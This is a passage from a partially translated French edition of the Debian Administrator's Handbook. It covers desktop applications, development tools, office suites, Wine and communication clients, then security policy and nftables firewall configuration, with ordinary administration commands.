<p><b>CULTURE</b></p> <p><b>Iceweasel et Firefox (et les autres)</b></p>	<p>Before Debian <i>Stretch</i>, Firefox and Thunderbird were missing. The <i>iceweasel</i> package contained Iceweasel, which was basically Firefox under another name.</p> <p>The rationale behind this renaming was a result of the usage rules imposed by the Mozilla Foundation on the Firefox™ registered trademark: any software named Firefox had to use the official Firefox logo and icons. However, since these elements are not released under a free license, Debian could not distribute them in its <i>main</i> section. Rather than moving the whole browser to <i>non-free</i>, the package maintainer choose to use a different name.</p> <p>De la même manière, et pour les mêmes raisons, Icedove remplace Thunderbird™ (le logiciel de courrier électronique).</p> <p>Nowadays, the logo and icons are distributed under a free software license and Mozilla recognized that the changes made by the Debian project are respecting their trademark license so Debian is again able to ship Mozilla's applications under their official name.</p>
--	---

Netscape Navigator was the standard browser when the web started reaching the masses, but lost ground when Microsoft bundled Internet Explorer with Windows and signed contracts with computer manufacturers which forbade them from pre-installing Netscape Navigator. Faced with this failure, Netscape (the company) decided to “free” its source code, by releasing it under a free license, to give it a second life. This was the beginning of the Mozilla project. After many years of development, the results are more than satisfying: the Mozilla project brought forth an HTML rendering engine (called Gecko) that is among the most standard-compliant. This rendering engine is in particular used by the Mozilla Firefox browser, which is one of the major browsers.

Last but not least, Debian also contains the *Chromium* web browser (available in the *chromium* package). This browser is developed by Google and has become the most popular browser in just a few years. Its clear purpose is to make web services more attractive, both by optimizing the browser for performance and by increasing the user’s security. The free code that powers Chromium is also used by its proprietary version called Google Chrome™.

## 13.6. Développement

### 13.6.1. Outils pour GTK+ sur GNOME

Anjuta (in the *anjuta* package) and GNOME Builder (in the *gnome-builder* package) are Integrated Development Environments (IDE) optimized for creating GTK+ applications for GNOME. Glade (in the *glade* package) is an application designed to create GTK+ graphical interfaces for GNOME and save them in an XML file. These XML files can then be loaded by the GTK+ shared library through its GtkBuilder component to recreate the saved interfaces; such a feature can be interesting, for instance for plugins that require dialogs.

- ➔ <https://wiki.gnome.org/Apps/Builder>
- ➔ <http://anjuta.org/>
- ➔ <https://glade.gnome.org/>

### 13.6.2. Tools for Qt

The equivalent applications for Qt applications are KDevelop by KDE (in the *kdevelop* package) for the development environment, and Qt Designer (in the *qttools5-dev-tools* package) for the design of graphical interfaces for Qt applications.

KDevelop is also a generic IDE and provides plugins for other languages like Python and PHP and different build systems.

## 13.7. Travail collaboratif

### 13.7.1. Travail en groupe : *groupware*

Groupware tools tend to be relatively complex to maintain because they aggregate multiple tools and have requirements that are not always easy to reconcile in the context of an integrated distribution. Thus there is a long list of groupware packages that were once available in Debian but have been dropped for lack of maintainers or incompatibility with other (newer) software in Debian. This has been the case with PHPGroupware, eGroupware, and Kolab.

- ⇒ <https://www.egroupware.org/>
- ⇒ <https://www.kolab.org/>

All is not lost though. Many of the features traditionally provided by “groupware” software are increasingly integrated into “standard” software. This is reducing the requirement for specific, specialized groupware software. On the other hand, this usually requires a specific server. Citadel (in the *citadel-suite* package), Sogo (in the *sogo* package) and Kopano (in the *kopano-core* package) are alternatives that are available in Debian Buster.

### 13.7.2. Travail collaboratif avec FusionForge

FusionForge est un outil de développement collaboratif. Historiquement, il dérive de SourceForge, service d'hébergement en ligne de projets logiciels libres. Il en garde l'approche, basée sur le mode de développement du logiciel libre, et a continué à évoluer après que le code de SourceForge a été rendu propriétaire (les détenteurs des droits — VA Software — ont décidé de ne plus le diffuser sous une licence libre). Il fournit donc également quelques fonctionnalités mieux adaptées à un mode de fonctionnement plus traditionnel, ainsi qu'à des activités qui ne relèvent pas du développement pur.

FusionForge est en réalité une agglomération d'un ensemble d'outils permettant de gérer, suivre et animer des projets. Ces outils relèvent de trois grandes catégories :

- *communication*: web forums, mailing-list manager, and announcement system allowing a project to publish news
- *tracking*: tools to track project progress and schedule tasks, to track bugs, feature requests, or any other kind of “ticket”, and to run surveys
- *partage* : outil de centralisation des documentations pour un projet, mise à disposition de fichiers génériques, espace web dédié à chaque projet.

Since FusionForge largely targets development projects, it also integrates many tools such as CVS, Subversion, Git, Bazaar, Darcs, Mercurial and Arch for source control management (also called “configuration management” or “version control”). These programs keep a history of all the revisions of all tracked files (often source code files), with all the changes they go through, and they can merge modifications when several developers work simultaneously on the same part of a project.

Most of these tools can be accessed or even managed through a web interface, with a fine-grained permission system, and email notifications for some events.

FusionForge is not part of Debian *Stable*. It is a large software stack that is hard to maintain properly and benefits only few users who are usually expert enough to be able to backport the package from Debian *Unstable*.

---

**ALTERNATIVE****GitLab**

FusionForge has been used to power the [alioth.debian.org](http://alioth.debian.org) platform used by the Debian project and its developers for collaborative package management and development for almost a decade. Due to some limitations it has been replaced and shut down in 2018 by a new service powered by GitLab. See sidebar « [GitLab, Git repository hosting and much more](#) » page 20.

## 13.8. Suites bureautiques

Office software has long been seen as lacking in the free software world. Users require replacements for Microsoft tools such as Word and Excel, but these are so complex that replacements were hard to develop. The situation changed when Sun released the StarOffice code under a free license as OpenOffice, a project which later gave birth to LibreOffice, which is available on Debian. The KDE project also has its own office suite, called Calligra Suite (previously KOffice), and GNOME, while never offering a comprehensive office suite, provides AbiWord as a word processor and Gnumeric as a spreadsheet. The various projects each have their strengths. For instance, the Gnumeric spreadsheet is better than OpenOffice.org/LibreOffice in some domains, notably the precision of its calculations. On the word processing front, the LibreOffice suite still leads the way.

Another important feature for users is the ability to import Microsoft Office documents. Even though all office suites have this feature, only the ones in OpenOffice.org and LibreOffice are functional enough for daily use.

---

**THE BROADER VIEW****LibreOffice replaces  
OpenOffice.org**

OpenOffice.org contributors set up a foundation (*The Document Foundation*) to foster the project's development. The idea had been discussed for some time, but the actual trigger was Oracle's acquisition of Sun. The new ownership made the future of OpenOffice under Oracle uncertain. Since Oracle declined to join the foundation, the developers had to give up on the OpenOffice.org name. This office suite is now known as *LibreOffice*, and is available in Debian.

After a period of relative stagnation on OpenOffice.org, Oracle donated the code and associated rights to the Apache Software Foundation, and OpenOffice is now an Apache project. This project is not currently available in Debian and is rather moribund when compared to LibreOffice.

LibreOffice and Calligra Suite are available in the *libreoffice* and *calligra* Debian packages, respectively. Although the *gnome-office* package was previously used to install a collection of office tools such as AbiWord and Gnumeric, this package is no longer part of Debian, with the individual packages now standing on their own.

Language-specific packs for LibreOffice are distributed in separate packages, most notably *libreoffice-l10n-\** and *libreoffice-help-\**. Some features such as spelling dictionaries, hyphenation patterns and thesauri are in separate packages, such as *mymspell-\**, *hunspell-\**, *hyphen-\** and *mythes-\**.

### 13.9. L'émulation Windows : Wine

Quels que soient les efforts fournis sur tous les plans précédents, on trouve toujours tel ou tel outil particulier sans équivalent connu sous Linux ou dont il est absolument nécessaire d'employer la version originale. C'est pourquoi les systèmes d'émulation de Windows sont intéressants. C'est précisément le rôle du logiciel Wine.

► <https://www.winehq.org/>

#### COMPLÉMENTS **CrossOver Linux**

*CrossOver*, produced by CodeWeavers, is a set of enhancements to Wine that broadens the available set of emulated features to a point at which Microsoft Office becomes fully usable. Some of the enhancements are periodically merged into Wine.

► <https://www.codeweavers.com/products/>

Il serait toutefois regrettable de se limiter à son étude, alors même que cette problématique peut être résolue de manière élégante avec d'autres outils comme une machine virtuelle ou bien encore VNC, tous deux présentés dans les encadrés « [Les machines virtuelles](#) » page 407 et « [Windows Terminal Server ou VNC](#) » page 407.

Rappelons au passage qu'une émulation permet d'exécuter un programme développé pour un autre système en imitant celui-ci grâce à un logiciel (qui en simule donc les fonctionnalités du mieux qu'il peut à partir des possibilités du système hôte sur lequel il s'exécute).

Installons maintenant les paquets requis (*ttf-mscorefonts-installer* est dans la section contrib) :

```
# apt install wine ttf-mscorefonts-installer
```

Sur un système 64 bits (amd64), si vos applications Windows sont des applications 32 bits, il faudra activer le multi-architecture pour pouvoir installer le paquet *wine32* en architecture i386 (voir section 5.4.5, « [Support multi-architecture](#) » page 104).

L'utilisateur doit alors exécuter *winecfg* et configurer quel emplacement (Debian) correspond à quel lecteur (Windows). *winecfg* a des valeurs par défaut raisonnables et peut autodéterminer plusieurs lecteurs ; signalons que si vous avez un système en double boot, il ne faut pas faire pointer le lecteur C: vers l'emplacement où la partition Windows est montée sous Debian, sinon Wine va probablement écraser quelques données sur cette partition, rendant Windows inutilisable. Les autres paramètres peuvent être conservés à leur valeur par défaut. Pour exécuter des programmes Windows, il faut tout d'abord les installer en exécutant leur installateur (Windows) sous Wine, par exemple avec une commande comme *wine .../setup.exe*; une fois le programme installé, on peut l'exécuter avec *wine .../program.exe*. L'emplacement exact du

fichier `program.exe` dépend de l'emplacement configuré pour le lecteur C: ; toutefois, dans de nombreux cas, exécuter `wine program` fonctionnera parce que le programme est souvent installé dans un emplacement standard où Wine peut le retrouver.

ASTUCE

**Contourner une erreur de winecfg**

Dans certains cas, `winecfg` (qui n'est qu'un script auxiliaire) échoue. Il est possible de contourner cet échec en lançant la commande réelle à la main : `wine64 /usr/lib/x86_64-linux-gnu/wine/wine/winecfg.exe.so` ou `wine32 /usr/lib/i386-linux-gnu/wine/wine/winecfg.exe.so`.

Avant de compter sur Wine ou des solutions similaires, il faut savoir que rien ne remplace le test réel d'une version d'un logiciel : lui seul assure un fonctionnement satisfaisant avec une solution d'émulation.

ALTERNATIVE

**Les machines virtuelles**

Au lieu d'émuler le système d'exploitation de Microsoft, il est possible d'utiliser des machines virtuelles qui émulent directement le matériel et de faire tourner dessus n'importe quel système d'exploitation. Le chapitre 12, « [Administration avancée](#) » page 336 présente plusieurs solutions de virtualisation, notamment Xen et KVM. L'introduction de cette section mentionne également QEMU, VMWare et Bochs qui sont d'autres outils proposant des machines virtuelles.

ALTERNATIVE

**Windows Terminal Server ou VNC**

Une dernière solution est à considérer : les applications Windows à conserver peuvent être installées sur un serveur central *Windows Terminal Server* et exécutées à distance par des machines Linux employant *rdesktop*. Ce programme est un client Linux qui comprend le protocole RDP (*Remote Desktop Protocol*, protocole de bureau distant) employé par *Windows NT/2000 Terminal Server* pour déporter des bureaux graphiques.

Le logiciel VNC offre des fonctions similaires et fonctionne en outre avec de nombreux systèmes d'exploitation. Les clients et serveurs VNC pour Linux sont traités dans la section 9.2, « [Connexion à distance](#) » page 213.

## 13.10. Logiciels de communication en temps réel

Debian provides a wide range of Real-Time Communications (RTC) client software. The setup of RTC servers is discussed in section 11.8, « [Services de communication en temps réel](#) » page 328. In SIP (Session Initiation Protocol) terminology, a client application or device is also referred to as a user agent.

Les applications clientes n'ont pas toutes les mêmes fonctionnalités. Certaines sont plus adaptées aux grands utilisateurs de discussions instantanées, alors que d'autres seront plus stables pour les utilisateurs de webcams. Il sera probablement nécessaire de tester plusieurs applications pour identifier celles qui correspondent le mieux aux besoins. Un utilisateur pourra ainsi décider qu'il a besoin de plusieurs applications ; par exemple, une application XMPP pour discuter avec des clients et un logiciel IRC pour collaborer avec des communautés en ligne.

Pour maximiser ses chances de pouvoir communiquer avec le vaste monde, il est recommandé de configurer à la fois SIP et XMPP sur un même client qui supporte les deux protocoles.

The default GNOME desktop suggests the Empathy communications client. Empathy can support both SIP and XMPP. It supports instant messaging (IM), voice and video. The KDE project provides KDE Telepathy, a communications client based on the same underlying Telepathy APIs used by the GNOME Empathy client.

Popular alternatives to Empathy/Telepathy include Ekiga, Linphone, Psi and Jami (formerly known as Ring).

Some of these applications can also interact with mobile users using apps such as Lumicall on Android.

► <https://lumicall.org>

Le *Guide de démarrage rapide des communications en temps réel* dédie un chapitre aux logiciels clients.

► <http://rtcquickstart.org/guide/multi/useragents.html>

#### ASTUCE

##### **Préférer les clients qui supportent ICE et TURN**

Certains clients RTC ont des difficultés persistantes pour envoyer la voix et la vidéo à travers des pare-feu et des réseaux utilisant la translation d'adresses (*Network Address Translation*). Parmi les symptômes, on peut lister des appels fantômes (le téléphone sonne mais on n'entend pas le correspondant), ou l'impossibilité totale d'appeler.

Les protocoles ICE et TURN ont été développés pour résoudre ces problèmes. Pour faciliter au maximum la mise en service des clients pour les utilisateurs, il faudra mettre en place un serveur TURN avec une adresse IP publique dans chaque site et utiliser des logiciels clients qui supportent ces deux protocoles.

Le support de ces deux protocoles n'est pas obligatoire si les logiciels clients n'ont vocation qu'à faire de la messagerie instantanée.

Les développeurs Debian fournissent à la communauté un service SIP sur [rtc.debian.org](http://rtc.debian.org)<sup>2</sup>. La communauté maintient également un wiki avec de la documentation sur la manière de mettre en place et configurer la plupart des logiciels clients présents dans Debian. Les articles de wiki et les captures d'écran seront très utiles pour reproduire la mise en place d'un tel service sur un domaine privé.

► <https://wiki.debian.org/UnifiedCommunications/DebianDevelopers/UserGuide>

#### ALTERNATIVE

##### *Internet Relay Chat*

L'IRC peut aussi être considéré, en plus de (ou en remplacement de) SIP et XMPP. Ce service gravite autour de la notion de canaux (dont les noms débutent systématiquement par le signe dièse #) : chaque canal regroupe un ensemble de personnes autour d'un thème ou d'une habitude de groupe. Au besoin, des personnes peuvent converser en privé. Son protocole, plus ancien, n'offre pas la possibilité de sécuriser les échanges de bout en bout — mais il est possible de chiffrer les communications entre les utilisateurs et le serveur en faisant circuler ce protocole à travers SSL.

<sup>2</sup><https://rtc.debian.org>

Les clients IRC, plus difficiles à maîtriser, offrent beaucoup de fonctionnalités peu utiles en entreprise. Les opérateurs sont des utilisateurs dotés du pouvoir d'exclure voire de bannir les utilisateurs indésirables pour préserver le calme au sein du canal.

Since the IRC protocol is very old, many clients are available to cater for many user groups; examples include XChat, and Smuxi (graphical clients based on GTK+), Irssi (text mode), Circe (integrated to Emacs), and so on.

## Mots-clés

Pare-feu  
Netfilter  
nftables  
IDS/NIDS



# Sécurité

# 14

---

---

---

---

## Sommaire

---

---

Définir une politique de sécurité	412	Pare-feu ou filtre de paquets	414
Supervision : prévention, détection, dissuasion	420	Introduction à AppArmor	427
		Introduction à SELinux	435
		Autres considérations sur la sécurité	447
		En cas de piratage	451

---

---

*Un système d'information a, selon les cas, une importance variable ; parfois, il est vital à la survie d'une entreprise. Il doit donc être protégé en conséquence contre divers risques, ce que l'on regroupe communément sous l'appellation de sécurité.*

## 14.1. Définir une politique de sécurité

### ATTENTION

#### Portée de ce chapitre

La sécurité est un sujet vaste et sensible, que nous ne saurions traiter complètement dans le cadre d'un seul chapitre. Nous nous limiterons ici à délimiter quelques points importants et présenter quelques-uns des outils et méthodes qui peuvent servir dans le domaine, mais la littérature est abondante et des ouvrages entiers ont été écrits sur le sujet. On pourra par exemple se rapporter à l'ouvrage *Sécuriser un réseau Linux* de Bernard Bouthéron et Benoît Delaunay (collection Cahiers de l'Admin, éditions Eyrolles) ; à *Sécurité informatique, principes et méthode* de Laurent Bloch et Christophe Wolfhugel (collection blanche, éditions Eyrolles également) ; ou, en anglais, à l'excellent *Linux Server Security* de Michael D. Bauer (éditions O'Reilly).

Le terme de « sécurité » recouvre une vaste étendue de concepts, d'outils et de procédures, qui ne s'appliquent pas à tous les cas. Il convient de s'interroger sur ce que l'on souhaite accomplir pour choisir lesquels mettre en œuvre. Pour sécuriser un système, il faut se poser quelques questions ; si l'on se lance tête baissée dans la mise en œuvre d'outils, on risque de se focaliser sur certains aspects au détriment des plus importants.

Il est donc crucial de se fixer un but. Pour cela, il s'agit d'apporter des réponses aux questions suivantes :

- Que cherche-t-on à protéger ? La politique de sécurité à mener ne sera pas la même selon que l'on cherche à protéger les ordinateurs ou les données. Et s'il s'agit des données, il faudra également se demander lesquelles.
- Contre quoi cherche-t-on à se protéger ? Est-ce d'un vol de données confidentielles ? De la perte accidentelle de ces données ? De la perte de revenu associée à une interruption de service ?
- Également, de qui cherche-t-on à se protéger ? Les mesures de sécurité à mettre en place différeront largement selon que l'on cherche à se prémunir d'une faute de frappe d'un utilisateur habituel du système ou d'un groupe d'attaquants déterminés.

Il est d'usage d'appeler « risque » la conjonction des trois facteurs : ce qui doit être protégé, ce qu'on souhaite éviter et les éléments qui essaient de faire en sorte que cela arrive. La réunion des réponses à ces trois questions permet de modéliser ce risque. De cette modélisation découlera une politique de sécurité, qui se manifestera à son tour par des actions concrètes.

### NOTE

#### Remise en question permanente

Bruce Schneier, un des experts mondialement reconnus en matière de sécurité (pas uniquement informatique, d'ailleurs) lutte contre un des mythes importants de la sécurité par l'expression « La sécurité est un processus, non un produit. » Les actifs à protéger évoluent au fil du temps, de même que les menaces qui pèsent dessus et les moyens dont disposent les attaquants potentiels. Il est donc important, même si une politique de sécurité a été parfaitement conçue et mise en œuvre, de ne pas s'endormir sur ses lauriers. Les composants du risque évoluant, la réponse à apporter à ce risque doit également évoluer à leur suite.

Il faudra enfin prendre en compte les contraintes qui peuvent limiter la liberté d'action. Jusqu'où est-on prêt à aller pour sécuriser le système ? Cette question a un impact majeur et la réponse apportée est trop souvent formulée en seuls termes de coût, alors qu'il faut également se demander jusqu'à quel point la politique de sécurité peut incommoder les utilisateurs du système, ou en dégrader les performances, par exemple.

Une fois que l'on a établi une modélisation du risque dont on cherche à se prémunir, on peut se pencher sur la définition d'une politique de sécurité.

NOTE

**Politiques extrêmes**

Dans certains cas, le choix des actions à mener pour sécuriser un système peut être extrêmement simple.

Par exemple, si le système à protéger se compose exclusivement d'un ordinateur de récupération qu'on n'utilise que pour additionner des chiffres en fin de journée, on peut tout à fait raisonnablement décider de ne rien faire de spécial pour le protéger ; en effet, la valeur intrinsèque du système est faible, celle des données est nulle puisqu'elles ne sont pas stockées sur cet ordinateur et un attaquant potentiel ne gagnerait à s'infiltrer sur ce « système » qu'une calculatrice un peu encombrante. Le coût de la sécurisation d'un tel système dépasserait probablement largement celui du risque.

À l'opposé, si l'on cherche à protéger absolument la confidentialité de données secrètes, au détriment de toute autre considération, une réponse appropriée serait la destruction complète de ces données (avec effacement des fichiers, puis pulvérisation des disques durs, dissolution dans de l'acide, etc.). Si les données doivent de plus être préservées, mais pas nécessairement accessibles, et si le coût n'est pas soumis à des contraintes, on pourra commencer en stockant ces données gravées sur des plaques de platine iridié stockées en divers bunkers répartis sous différentes montagnes dans le monde, chacun étant bien entendu entièrement secret mais gardé par des armées entières...

Extreme though these examples may seem, they would, nevertheless, be an adequate response to defined risks, insofar as they are the outcome of a thought process that takes into account the goals to reach and the constraints to fulfill. When coming from a reasoned decision, no security policy is less respectable than any other.

Dans la plupart des cas, on s'apercevra que le système informatique peut être segmenté en sous-ensembles cohérents plus ou moins indépendants. Chacun de ces sous-systèmes pourra avoir ses besoins et ses contraintes propres ; il faudra donc en général les considérer séparément lors de la définition des politiques de sécurité correspondantes. Il conviendra alors de toujours garder à l'esprit le principe selon lequel un périmètre court et bien défini est plus facile à défendre qu'une frontière vague et longue. L'organisation du réseau devra donc être pensée en conséquence, afin que les services les plus sensibles soient concentrés sur un petit nombre de machines et que ces machines ne soient accessibles qu'à travers un nombre minimal de points de passage, plus faciles à sécuriser que s'il faut défendre chacune des machines contre l'intégralité du monde extérieur. On voit clairement apparaître ici l'utilité des solutions de filtrage du trafic réseau, notamment par des pare-feu. On pourra pour cela utiliser du matériel dédié, mais une solution peut-être plus simple et plus souple est d'utiliser un pare-feu logiciel, tel que celui intégré dans le noyau Linux.

## 14.2. Pare-feu ou filtre de paquets

B.A.-BA

### Pare-feu

Un pare-feu (*firewall*) est un ensemble matériel ou logiciel qui trie les paquets qui circulent par son intermédiaire, en provenance ou vers le réseau local, et ne laisse passer que ceux qui vérifient certaines conditions.

Un pare-feu est une passerelle filtrante : il applique des règles de filtrage aux paquets qui le traversent (c'est pourquoi il n'est utile qu'en tant que point de passage obligé).

CAS PARTICULIER

### Pare-feu local

Un pare-feu peut limiter son action à une seule machine (et non pas un réseau local complet) ; son rôle principal est alors de refuser ou limiter l'accès à certains services, voire de se prémunir contre l'établissement de connexions sortantes par des logiciels indésirables que l'utilisateur pourrait avoir installés (volontairement ou pas).

The Linux kernel embeds the *netfilter* firewall, which can be controlled from user space with the *iptables*, *ip6tables*, *arptables* and *eptables* commands.

However, Netfilter *iptables* commands are being replaced by *nftables*, which avoids many of its problems. Its design involves less code duplication, and it can be managed with just the *nft* command. Debian *Buster* uses the *nftables* framework by default.

To enable a default firewall in Debian execute:

```
# apt install -y nftables
Reading package lists... Done
...
# systemctl enable nftables.service
Created symlink /etc/systemd/system/sysinit.target.wants/nftables.service → /lib/
    → systemd/system/nftables.service.
```

### 14.2.1. nftables Behavior

As the kernel is processing a network packet it pauses and allows us to inspect the packet and decide what to do with that package. For example, we might want to drop or discard certain incoming packages, modify other packages in various ways, block certain outgoing packets to control against malware or redirect some packets at the earliest possible stage to bridge network interfaces or to spread the load of incoming packets between systems.

A good understanding of the layers 3, 4 and 5 of the OSI (Open Systems Interconnection) model is essential to get the most from netfilter.

CULTURE

### The OSI model

The OSI model is a conceptual model to implement networking protocols without regard to its underlying internal structure and technology. Its goal is the interoperability of diverse communication systems with standard communication protocols.

This model was defined in the standard ISO/EIC 7498. The following seven layers are described:

1. Physical: transmission and reception of raw bit streams over a physical medium
2. Data Link: reliable transmission of data frames between two nodes connected by a connected by a physical layer
3. Network: structuring and managing a multi-node network, including addressing, routing and traffic control
4. Transport: reliable transmission of data segments between points on a network, including segmentation, acknowledgment and multiplexing
5. Session: managing communication sessions, i.e. continuous exchange of information in the form of multiple back-and-forth transmissions between two nodes
6. Presentation: translation of data between a networking service and an application; including character encoding, data compression and encryption/decryption
7. Application: High-level APIs, including resource sharing, remote file access.

More information can be found on Wikipedia:

► [https://en.wikipedia.org/wiki/Osi\\_model](https://en.wikipedia.org/wiki/Osi_model)

The firewall is configured with *tables*, which hold *rules* contained in *chains*. Unlike iptables, *nf-tables* does not have any default table. The user decides which and how many tables to create. Every table must have only one of the following five families assigned: ip, ip6, inet, arp and bridge. ip is used if the family is not specified.

There are two types of chains: *base chains* and *regular chains*. A base chain is an entry point for packets from the networking stack, they are registered into the Netfilter hooks, ie. these chains see packets flowing through the TCP/IP stack. On the other hand, a regular chain is not attached to any hook, so they do not see any traffic, but it may be used as a jump target for better organization.

Rules are made of statements, which includes some expressions to be matched and then a verdict statement, like accept, drop, queue, continue, return, jump chain and goto chain.

B.A.-BA

### ICMP

ICMP (*Internet Control Message Protocol*, ou protocole des messages de contrôle sur Internet) est très employé pour transmettre des compléments d'information sur les communications : il permet de tester le fonctionnement du réseau avec la commande ping (qui envoie un message ICMP *echo request* auquel le correspondant est normalement tenu de répondre par un message *echo reply*), signale le refus d'un paquet par un pare-feu, indique la saturation d'un tampon de réception, propose une meilleure route (un meilleur trajet pour les prochains paquets à émettre), etc. Plusieurs RFC définissent ce protocole ; les premières, 777 et 792, furent rapidement complétées et étendues.

► <http://www.faqs.org/rfcs/rfc777.html>

► <http://www.faqs.org/rfcs/rfc792.html>

Rappelons qu'un tampon de réception est une petite zone mémoire contenant les données reçues par le réseau avant qu'elles ne soient traitées par le noyau. Si cette

zone est pleine, il est alors impossible de recevoir d'autres données et ICMP signale le problème de sorte que le correspondant réduise la vitesse de transfert pour essayer d'atteindre un équilibre.

Alors qu'un réseau IPv4 peut fonctionner sans ICMP, ICMPv6 est absolument indispensable dans le cadre d'un réseau IPv6 car il combine des fonctions jusqu'alors partagées entre ICMPv4, IGMP (*Internet Group Membership Protocol*) et ARP (*Address Resolution Protocol*). La RFC 4 443 définit ce protocole.

► <http://www.faqs.org/rfcs/rfc4443.html>

#### 14.2.2. Moving from iptables to nftables

The `iptables-translate` and `ip6tables-translate` commands can be used to translate old `iptables` commands into the new `nftables` syntax. Whole rulesets can also be translated, in this case we migrate the rules configured in one computer which has Docker installed:

```
# iptables-save > iptables-ruleset.txt
# iptables-restore-translate -f iptables-ruleset.txt

# Translated by iptables-restore-translate v1.8.2 on Thu Jul 18 10:39:33 2019
add table ip filter
add chain ip filter INPUT { type filter hook input priority 0; policy accept; }
add chain ip filter FORWARD { type filter hook forward priority 0; policy drop; }
add chain ip filter OUTPUT { type filter hook output priority 0; policy accept; }
add chain ip filter DOCKER
add chain ip filter DOCKER-ISOLATION-STAGE-1
add chain ip filter DOCKER-ISOLATION-STAGE-2
add chain ip filter DOCKER-USER
add rule ip filter FORWARD counter jump DOCKER-USER
add rule ip filter FORWARD counter jump DOCKER-ISOLATION-STAGE-1
add rule ip filter FORWARD oifname "docker0" ct state related,established counter
    ↬ accept
add rule ip filter FORWARD oifname "docker0" counter jump DOCKER
add rule ip filter FORWARD iifname "docker0" oifname != "docker0" counter accept
add rule ip filter FORWARD iifname "docker0" oifname "docker0" counter accept
add rule ip filter DOCKER-ISOLATION-STAGE-1 iifname "docker0" oifname != "docker0"
    ↬ counter jump DOCKER-ISOLATION-STAGE-2
add rule ip filter DOCKER-ISOLATION-STAGE-1 counter return
add rule ip filter DOCKER-ISOLATION-STAGE-2 oifname "docker0" counter drop
add rule ip filter DOCKER-ISOLATION-STAGE-2 counter return
add rule ip filter DOCKER-USER counter return
add table ip nat
add chain ip nat PREROUTING { type nat hook prerouting priority -100; policy accept;
    ↬ }
add chain ip nat INPUT { type nat hook input priority 100; policy accept; }
add chain ip nat POSTROUTING { type nat hook postrouting priority 100; policy accept;
    ↬ }
add chain ip nat OUTPUT { type nat hook output priority -100; policy accept; }
```

```

add chain ip nat DOCKER
add rule ip nat PREROUTING fib daddr type local counter jump DOCKER
add rule ip nat POSTROUTING oifname != "docker0" ip saddr 172.17.0.0/16 counter
    ↪ masquerade
add rule ip nat OUTPUT ip daddr != 127.0.0.0/8 fib daddr type local counter jump
    ↪ DOCKER
add rule ip nat DOCKER iifname "docker0" counter return
# Completed on Thu Jul 18 10:39:33 2019
# iptables-restore-translate -f iptables-ruleset.txt > ruleset.nft
# nft -f ruleset.nft
# nft list ruleset
table ip filter {
    chain INPUT {
        type filter hook input priority 0; policy accept;
    }

    chain FORWARD {
        type filter hook forward priority 0; policy drop;
        counter packets 0 bytes 0 jump DOCKER-USER
        counter packets 0 bytes 0 jump DOCKER-ISOLATION-STAGE-1
        oifname "docker0" ct state related,established counter packets 0
            ↪ bytes 0 accept
        oifname "docker0" counter packets 0 bytes 0 jump DOCKER
        iifname "docker0" oifname != "docker0" counter packets 0 bytes 0
            ↪ accept
        iifname "docker0" oifname "docker0" counter packets 0 bytes 0 accept
    }

    chain OUTPUT {
        type filter hook output priority 0; policy accept;
    }

    chain DOCKER {
    }

    chain DOCKER-ISOLATION-STAGE-1 {
        iifname "docker0" oifname != "docker0" counter packets 0 bytes 0 jump
            ↪ DOCKER-ISOLATION-STAGE-2
        counter packets 0 bytes 0 return
    }

    chain DOCKER-ISOLATION-STAGE-2 {
        oifname "docker0" counter packets 0 bytes 0 drop
        counter packets 0 bytes 0 return
    }

    chain DOCKER-USER {
        counter packets 0 bytes 0 return
    }
}

```

```

}

table ip nat {
    chain PREROUTING {
        type nat hook prerouting priority -100; policy accept;
        fib daddr type local counter packets 0 bytes 0 jump DOCKER
    }

    chain INPUT {
        type nat hook input priority 100; policy accept;
    }

    chain POSTROUTING {
        type nat hook postrouting priority 100; policy accept;
        oifname != "docker0" ip saddr 172.17.0.0/16 counter packets 0 bytes 0
            ↪ masquerade
    }

    chain OUTPUT {
        type nat hook output priority -100; policy accept;
        ip daddr != 127.0.0.0/8 fib daddr type local counter packets 0 bytes
            ↪ 0 jump DOCKER
    }

    chain DOCKER {
        iifname "docker0" counter packets 0 bytes 0 return
    }
}

table ip mangle {
    chain PREROUTING {
        type filter hook prerouting priority -150; policy accept;
    }

    chain INPUT {
        type filter hook input priority -150; policy accept;
    }

    chain FORWARD {
        type filter hook forward priority -150; policy accept;
    }

    chain OUTPUT {
        type route hook output priority -150; policy accept;
    }

    chain POSTROUTING {
        type filter hook postrouting priority -150; policy accept;
    }
}

```

The tools `iptables-nft`, `ip6tables-nft`, `arptables-nft`, `ebtables-nft` are versions of `iptables` that use the nftables API, so users can keep using the old `iptables` syntax with them, but that is not recommended; these tools should only be used for backwards compatibility.

#### 14.2.3. Syntax of nft

The `nft` commands allow manipulating tables, chains and rules. The `table` option supports multiple operations: add, create, delete, list and flush. `nft add table ip6 mangle` adds a new table from the family `ip6`.

To insert a new base chain to the filter table, you can execute the following command (note that the semicolon is escaped with a backslash when using Bash):

```
# nft add chain filter input { type filter hook input priority 0 \; }
```

Rules are usually added with the following syntax: `nft add rule [family] table chain handle handle statement`.

`insert` is similar to the `add` command, but the given rule is prepended to the beginning of the chain or before the rule with the given handle instead of at the end or after that rule. For example, the following command inserts a rule before the rule with handler number 8:

```
# nft insert rule filter output position 8 ip daddr 127.0.0.8 drop
```

The executed `nft` commands do not make permanent changes to the configuration, so they are lost if they are not saved. The firewall rules are located in `/etc/nftables.conf`. A simple way to save the current firewall configuration permanently is to execute `nft list ruleset > /etc/nftables.conf` as root.

`nft` allows many more operations, refer to its manual page `nft(8)` for more information.

#### 14.2.4. Installer les règles à chaque démarrage

To enable a default firewall in Debian, you need to store the rules in `/etc/nftables.conf` and execute `systemctl enable nftables.service` as root. You can stop the firewall executing `nft flush ruleset` as root.

In other cases, the recommended way is to register the configuration script in `up` directive of the `/etc/network/interfaces` file. In the following example, the script is stored under `/usr/local/etc/arrakis.fw`.

**Exemple 14.1** Fichier `interfaces` avec appel du script de pare-feu

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
```

```
netmask 255.255.255.0  
broadcast 192.168.0.255  
up /usr/local/etc/arrakis.fw
```

Ces exemples supposent que les interfaces réseau sont configurées par *ifupdown*. Si vous utilisez un autre outil (par exemple *NetworkManager* ou *systemd-networkd*), il faudra vous référer à la documentation spécifique de cet outil pour trouver le moyen d'exécuter un script après la mise en marche de l'interface.

### 14.3. Supervision : prévention, détection, dissuasion

